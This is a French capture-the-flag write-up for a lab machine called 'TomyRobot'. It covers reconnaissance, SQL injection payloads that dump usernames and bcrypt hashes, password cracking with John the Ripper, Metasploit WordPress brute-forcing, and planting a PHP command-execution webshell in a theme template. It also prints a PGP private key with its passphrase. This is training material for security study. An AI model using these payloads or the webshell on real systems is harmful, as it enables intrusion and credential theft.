


Solution challenge 2 : TomyRobot

1. Le premier flag :


Reconnaissance avec Gobuster afin de trouver flag1.txt suivis par une énumération de word-list pour accéder au site Wordpress.

Vous pouvez remarque qu'il a le port 8000 ouvert pour le site web http.

Cmd : `nmap -sV -v $IP_Machine`»



Après avoir accéder au site web vous aurez



2. Le deuxième flag :


Après avoir accéder au site effectuez une injection SQL pour trouver le login et mot de passe d'admin.

Cet partie est vulnerable au SQLi

Search for brief recipe



Vérifier que le site vulnérable avec SQL injection



Alors essaye un payload '**OR 1=1**' - - pour afficher tous le contenu du tableau

← → ↺ ↻ <http://172.30.150.38:8000/result/?OR=1--?keywords='+OR+1%3D1--> 170% ☆ ∞ 🔧 🔥 ☰

📖 Import bookmarks... 📁 Parrot OS 📁 Hack The Box 📁 OSINT Services 📁 Vuln DB 📁 Privacy and Security 📁 Learning Resources

Result:

A Webapp for Security Project

Title	ID Author	Description
Very gud one	Author 2	Meat
Nomnomnom	Author 3	Dragon Egg
Very gud one	Author 3	adadsaf
FLAG Reconnaissance!	Author 5	Needle

Après avoir fait analyse d'ici, il semble de renvoyer une tableau de Title, ID Author et Description. Le « ID Author » est sous type de lien vers profil de l'auteur en donnant ID. On peut deviner le query est «**SELECT title, id_author, description FROM recipes** »

Après avoir vérifier SQL injection, vous pouvez attaquer les tableaux utilisateurs avec un autre payload **'UNION SELECT username, id, password FROM user—**

A Webapp for Security Project

Title	ID Author	Description
admin	Author 1	\$2b\$12\$nnyb3JnJ6U.fnLc5V5w4L.mKjge3dnxhgn3GDlzpN0dzIJic8UgW
b1d2914c	Author 5	\$2b\$12\$3EUYs70CJiC8MdlwZbo6WuKbHpomNYn.io4oJA6Pa73us7mVaaSxu
test	Author 2	\$2b\$12\$42gN4SxW1FHO2m.m0oMEVuPtDwcVh/HcVUDimWLXYp0QOOfd8wD1C
test2	Author 3	\$2b\$12\$EhXmrVs5aVyXZ/CMxLiUluWjP/ZRe1VBI1E//9VrcfrvMzEX.SXYy
tomy{SQL_Injection_found}	Author 4	\$2b\$12\$42gN4SxW1FHO2m.m0oMEVuPtDwcVh/HcVUDimWLXYp0QOOfd8wD1C

On a trouve le flag **tomy{SQL_Injection_found}** et le login de admin.

Tool to identify hash types. Enter a hash to be identified.

\$2b\$12\$nnyb3JnJ6U.fnLc5V5w4L.mKjge3dnxhgn3GDlzpN0dzIJic8UgW

Analyze

Hash:	\$2b\$12\$nnyb3JnJ6U.fnLc5V5w4L.mKjge3dnxhgn3GDlzpN0dzIJic8UgW
Salt:	Not Found
Hash type:	bcrypt
Bit length:	184
Character length:	60
Character type:	\$2x\$x\$ followed by base64
Hash:	mKjge3dnxhgn3GDlzpN0dzIJic8UgW
Salt:	nnyb3JnJ6U.fnLc5V5w4L.


Le type de hash est bcrypt. On le crack avec John the ripper :

```
[meta9@parrot]~/tmp
$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)
[meta9@parrot]~/tmp
$ john --show hash
?:sunshine
```

Après, on continue avec le site blog de Wordpress heberge au port 80

3. Le troisième flag :

Avec le resultat de gobuster ou l'experience avec WP, on trouve l'existence de page d'admin a l'adresse /admin



Il existe 2 methode :


1. Parce que le developpeur de tout les 2 sites est le meme person, on peut essayer a cracker le mdp de compte admin de site Onion et essayer de se connecter a WP (admin – sunshine)

2. Bruteforce avec Metasploit :


```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(wordpress_login_enum) > show actions
msf auxiliary(wordpress_login_enum) > set ACTION < action-name >
```

```
msf auxiliary(wordpress_login_enum) > show options
msf auxiliary(wordpress_login_enum) > run
```

Avec le wordlist rockyou.txt qui contient «sunshine » comme mdp




et trouve le flag de WP dans le section Trash, le restore et voie le flag



4. Le quatrième flag :

Exploiter le thème de la page 404.php.

Allez au Apparence→ Editor et modifier le template pour la page 404



Quand Wordpress est sur un Docker, il n'a pas le droit d'envoyer tcp et il a aussi différent IP, donc c'est plus facile de faire un webshell que revershell.

```


<> easy-simple-php-webshell.php

1  <html>
2  <body>
3  <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
4  <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
5  <input type="SUBMIT" value="Execute">
6  </form>
7  <pre>
8  <?php
9      if(isset($_GET['cmd']))
10     {
11         system($_GET['cmd']);
12     }
13     ?>
14 </pre>
15 </body>
16 </html>

```

Source : <https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>

Parce que c'est le thème de page 404 Page not found, donc on peut aller au lien n'existe pas pour activer le webshell



Voilà, on découvre et trouve 3 fichiers méfiants **msg**, **private** et **public**


```
ls
```

```
Execute
```

```
index.php
license.txt
msg
private
public
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```

```
cat msg
```

```
Execute
```

```
-----BEGIN PGP MESSAGE-----
Version: Keybase OpenPGP v2.0.76

wYwDjRz5SJHlicMBA/0ZMhmksCCs8hsPWyFdHyF3/X793VUVFFtUdXWfdaMzrhYQ
KE1lzX5tbLgKE4uDnI7KJqB3nFgRnREDWk66V7uxyQjhMVcYfVKSVoxF8ACufstN
9dRBnERLkCiye8ZThEL2C5+3w18FTllUCnQckyWUsxSj/vq7Kzbrp6Al6H1Dy9Jx
AWyPFSkuWgCkrrY6Px0a/+Gq0foHZgwcFQq9lf/Zat6aNMz2DuS/RRu2G5vhS1oq
gITIUX4Ch44ed0Ws30p5ungjjl1BmPuNJinfsg0PoKQ/Eqd2q3+eFIEUgTm1Yt01
JtsoIYNvg1RDI0cVGCC5wBE=
=u093
-----END PGP MESSAGE-----
```

-----BEGIN PGP PRIVATE KEY BLOCK-----

Version: Keybase OpenPGP v2.0.76

Comment: Passphrase "checkmate"

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
